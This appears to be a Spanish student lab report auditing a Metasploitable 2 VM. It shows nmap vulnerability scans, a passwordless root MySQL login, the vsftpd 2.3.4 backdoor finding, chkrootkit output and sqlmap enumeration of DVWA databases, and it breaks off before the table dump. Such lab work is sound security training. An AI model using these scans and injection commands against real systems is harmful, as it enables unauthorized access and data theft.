
Mediante este script, podemos visualizar las vulnerabilidades de autentificación


```
sudo nmap --script auth 192.168.2.226
```


Visualizamos todas las vulnerabilidades de autentificación, las más críticas son MySQL, donde root no tiene contraseña, ssh permite que se acceda por contraseña sin requerir clave privada, por lo que se puede acceder por fuerza bruta, y muchos accesos remotos sin seguridad.

Con este comando podemos acceder a MySQL, no tiene contraseña, importante:

```
mysql -h 192.168.2.226 -u root --skip-ssl
```







Mediante este comando podemos obtener “información exhaustiva” sobre la máquina.

```
sudo nmap --script discovery 192.168.2.226
```

Veremos que esta utilizando un protocolo obsoleto llamado SMBv1, es vulnerable a los siguientes ataques:

EternalBlue, SMB relay, NTLM downgrade, etc...

Existe permiso de escritura en \tmp, tiene una versión vulnerable de Samba 3.0.20-Debian y Message signing deshabilitado (permite tobo de credenciales y acceso no autorizado, debido a que no se firman los mensajes SMB).

```
Host script results:
| smb-protocols:
|   dialects:
|_    NT LM 0.12 (SMBv1) [dangerous, but default]
|_smb2-time: Protocol negotiation failed (SMB2)
|_msrpc-enum: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_dns-brute: Can't guess domain of "192.168.2.226"; use dns-brute.domain script ar
gument.
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unk
nown> (unknown)
| smb-ls: Volume \\192.168.2.226\tmp
| SIZE   TIME                 FILENAME
| <DIR>  2025-11-18T22:57:34  .
| <DIR>  2012-05-20T19:36:12  ..
| 0      2025-11-18T22:38:00  5187.jsvc_up
|_
```

```
|_ipidseq: All zeros
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.2.226\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.2.226\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\192.168.2.226\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.2.226\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|   \\192.168.2.226\tmp:
|     Type: STYPE_DISKTREE
|     Comment: oh noes!
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|_    Anonymous access: READ/WRITE
```

Mediante este script, comprobamos si es posible conectarse remota al dispositivo del usuario. Si está abierto, es explotable.

```
sudo nmap --script x11-access -p 6000 192.168.2.226
```

Podemos acceder a: // Sin usuario ni contraseña = . =

- Vea la pantalla del servidor
- Capture todo lo que se escribe
- Controle el ratón y el teclado
- Abra aplicaciones
- Haga capturas de pantalla
- Inserte comandos gráficos

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 18:25 EST
Nmap scan report for 192.168.2.226
Host is up (0.00057s latency).

PORT     STATE SERVICE
6000/tcp open  X11
MAC Address: 70:A6:CC:38:3D:C1 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

He probado a conectarme, pero claro, la VM no carga la interfaz gráfica, por lo que falla.

Este script lo utilizamos para descubrir el sistema operativo y muy importante, su versión, para poder aprovechar vulnerabilidades.

```
nmap --script smb-os-discovery 192.168.2.226
```


Identificar el sistema operativo:

```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-11-18T18:13:38-05:00

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

Este comando lo usamos para que nmap pruebe algunas vulnerabilidades conocidas, esto es útil para poder explotarlas en metasploit.

```
sudo nmap --script vuln -sV 192.168.2.226
```

Este es un ejemplo, donde te indica las vulnerabilidades ftp, y que módulos usar para explotarlo.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script vuln -sV 192.168.2.226
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 05:37 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Stats: 0:06:48 elapsed; 0 hosts completed (1 up), 1 undergoing Scri
pt Scan
NSE Timing: About 99.93% done; ETC: 05:44 (0:00:00 remaining)
Nmap scan report for 192.168.2.226
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07
-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/
modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd
-download-backdoored.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-252
3
| vulners:
|   vsftpd 2.3.4:
|       PACKETSTORM:162145      10.0    https://vulners.com/packets
torm/PACKETSTORM:162145 *EXPLOIT*
|       EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-I
D:49757 *EXPLOIT*
|       E9B0AEBB-5138-50BF-8922-2D87E3C046DD    10.0    https://vul
ners.com/githubexploit/E9B0AEBB-5138-50BF-8922-2D87E3C046DD     *EX
PLOIT*
|       CVE-2011-2523   10.0    https://vulners.com/cve/CVE-2011-25
23
|       CNVD-2020-46837 10.0    https://vulners.com/cnvd/CNVD-2020-
```

e. Auditoría de host (una herramienta no descrita en la documentación)

Hemos decidido usar la chrootkit, debido a que es sencilla y nos permite realizar una comprobación de los archivos afectados o modificados más típicos. Otras opciones podrían haber sido rkhunter o OpenSCAP

La herramienta se llama chkrootkit:

```
sudo apt install chkrootkit
```

Entramos a la máquina a examinar, usando ssh o metasploit, yo voy a usar metasploit.

```
sudo chrootkit
```

En Kali:

```
msf > sudo chkrootkit
[*] exec: sudo chkrootkit

ROOTDIR is `/'
Checking `amd' ...                                          not found
Checking `basename' ...                                     not infected
Checking `biff' ...                                         not found
Checking `chfn' ...                                         not infected
Checking `chsh' ...                                         not infected
Checking `cron' ...                                         not infected
Checking `crontab' ...                                      not infected
Checking `date' ...                                         not infected
Checking `du' ...                                           not infected
Checking `dirname' ...                                      not infected
Checking `echo' ...                                         not infected
Checking `egrep' ...                                        not infected
Checking `env' ...                                          not infected
Checking `find' ...                                         not infected
Checking `fingerd' ...                                      not found
Checking `gpm' ...                                          not found
Checking `grep' ...                                         not infected
Checking `hdparm' ...                                       not infected
Checking `su' ...                                           not infected
Checking `ifconfig' ...                                     not infected
Checking `inetd' ...                                        not tested
Checking `inetdconf' ...                                    not found
Checking `identd' ...                                       not found
```

En VmMp2:

Para poder ejecutar, los repos están obsoletos, por lo que debemos modificar lo siguiente, “sobreescribir” para ser más exactos:

```
cat > /etc/apt/sources.list << "EOF"
deb http://old-releases.ubuntu.com/ubuntu/ hardy main restricted universe
multiverse
deb http://old-releases.ubuntu.com/ubuntu/ hardy-updates main restricted
universe multiverse
deb http://old-releases.ubuntu.com/ubuntu/ hardy-security main restricted
universe multiverse
```

EOF

apt-get update
apt-get install -y --force-yes chkrootkit

```
chkrootkit > chkrootkit_result.txt
cat chkrootkit_result.txt
ROOTDIR is `/'
Checking `amd' ... not found
Checking `basename' ... not infected
Checking `biff' ... not found
Checking `chfn' ... not infected
Checking `chsh' ... not infected
Checking `cron' ... not infected
Checking `crontab' ... not infected
Checking `date' ... not infected
Checking `du' ... not infected
Checking `dirname' ... not infected
Checking `echo' ... not infected
Checking `egrep' ... not infected
Checking `env' ... not infected
Checking `find' ... not infected
Checking `fingerd' ... not found
Checking `gpm' ... not found
Checking `grep' ... not infected
Checking `hdparm' ... not infected
Checking `su' ... not infected
Checking `ifconfig' ... not infected
Checking `inetd' ... not infected
Checking `inetdconf' ... INFECTED
Checking `identd' ... not found
Checking `init' ... not infected
Checking `killall' ... not infected
Checking `ldsopreload' ... not infected
Checking `login' ... not infected
Checking `ls' ... not infected
Checking `lsof' ... not infected
Checking `mail' ... not found
Checking `mingetty' ... not found
Checking `netstat' ... not infected
Checking `named' ... not infected
Checking `passwd' ... not infected
Checking `pidof' ... not infected
Checking `pop2' ... not found
Checking `pop3' ... not found
Checking `ps' ... not infected
Checking `pstree' ... not infected
Checking `rpcinfo' ... not infected
Checking `rlogind' ... not infected
```


```
Checking `bindshell' ... INFECTED (PORTS:  1524 6667)
```

Se ve que existen algunos INFECTED


g. Inyecciones SQL (sqlmap)

Primero toca conocer las rutas:


dirb http://192.168.2.226/




Tienes que darle al link de DVWA y posteriormente iniciar sesión con las credenciales que aparecen como nota debajo de los campos de registro.



Dentro de DVWA, vamos al apartado DVWA Security, después crearemos una DB MySQL en Set-up y pondremos la dificultad en bajo en DVWA Security:







Ahora, dentro de SQL Injection, si ponemos un único valor numérico, podremos observar nombre y apellido, pero si ponemos una única comilla simple, saldrá los siguiente:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1
```

Para que sqlmap pueda llegar al campo User ID, necesitaremos esta extensión de firefox:



Dentro de la web, le daremos click a Search Cookies for:192.168.2.226




Ahora ejecutaremos el siguiente comando en la kali, para obtener las BBDD de la VM:

```
sqlmap -u "http://192.168.2.226/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --dbs --user-agent="Opera" --cookie="security=low; PHPSESSID=58b9fea68a432b210caace642343781d" --batch
```

```
[09:04:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ⩾ 4.1
[09:04:59] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[09:05:00] [INFO] fetched data logged to text files under '/home/kali/.local/s
hare/sqlmap/output/192.168.2.226'

[*] ending @ 09:05:00 /2025-11-20/
```

Para acceder a una base de datos en específico y ver sus tablas:

```
sqlmap -u "http://192.168.2.226/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --dbs --user-agent="Opera" --cookie="security=low; PHPSESSID=58b9fea68a432b210caace642343781d" -D dvwa --tables --batch
```



Para ver las columnas de una de las tablas:

```
sqlmap -u "http://192.168.2.226/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --dbs --user-agent="Opera" --cookie="security=low; PHPSESSID=58b9fea68a432b210caace642343781d" -D dvwa -T users --columns –batch
```

```
Database: dvwa
Table: users
[6 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| user        | varchar(15) |
| avatar      | varchar(70) |
| first_name  | varchar(15) |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-------------+-------------+
```

Para ver el contenido de la tabla:

